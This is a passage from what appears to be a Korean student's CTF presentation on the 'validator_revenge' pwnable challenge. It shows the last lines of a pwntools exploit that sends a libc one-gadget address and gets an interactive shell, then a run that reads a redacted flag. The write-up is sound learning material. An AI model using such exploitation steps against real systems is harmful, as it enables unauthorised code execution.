
```
gadget = libc_base+0x4f3c2
print('================================================================')
p.send(p64(gadget))
p.interactive()
```

마무리

결과

```
libc_base = 0x7fd88807b000
============================================================
[*] Switching to interactive mode
$ whoami
validator_revenge
$ ls
flag
validator_revenge
$ cat flag
DH{[redacted]}
$
```

Q & A



감사합니다

1010 강희찬